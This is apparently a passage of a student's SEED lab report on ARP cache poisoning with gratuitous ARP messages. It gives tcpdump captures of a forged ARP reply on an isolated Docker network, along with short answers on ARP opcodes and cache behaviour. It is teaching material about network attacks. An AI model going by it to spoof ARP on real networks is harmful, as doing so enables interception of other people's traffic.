root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:05:02.758372 IP6 fe80::d834:cdff:fe44:22a.5353 > ff02::fb.5353: 0 [7q] PTR (Q
M)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local
. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs.
_tcp.local. PTR (QM)? _webdav._tcp.local. (118)
07:05:02.758687 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [7q] PTR (QM
)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local.
 PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._
tcp.local. PTR (QM)? _webdav._tcp.local. (118)
07:05:02.758762 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.
local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _s
mb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PT
R (QM)? _webdav._tcp.local. (118)
```

After:



Question:


1.What does op=2 mean?


Ans: Op=2 means that the ARP packet is a reply packet.

Task 1.C: Using ARP Gratuitous Message

Scenario 1: B’s IP is already in A’s cache


ARP cache:






Before:


Host A:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:59:25.734860 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
10:59:27.040646 IP6 fe80::38f3:2bff:feb3:9a82.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:59:27.040829 IP6 fe80::42:f9ff:fed9:47ec.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:59:27.041066 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:/#

Host B:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:59:25.734858 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
10:59:27.040506 IP6 fe80::8489:dcff:fef3:c4f2.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:59:27.040827 IP6 fe80::42:f9ff:fed9:47ec.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
10:59:27.041061 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS390:Name:VishwasM$:/#


After:





Scenario 2:

We must delete all the entry in the cache before performing scenario 2.

Before:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:04:44.687347 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:/#


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/#



Questions:


1.Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?


Ans: IP address was not in cache, so the broadcast did not update the IP address.

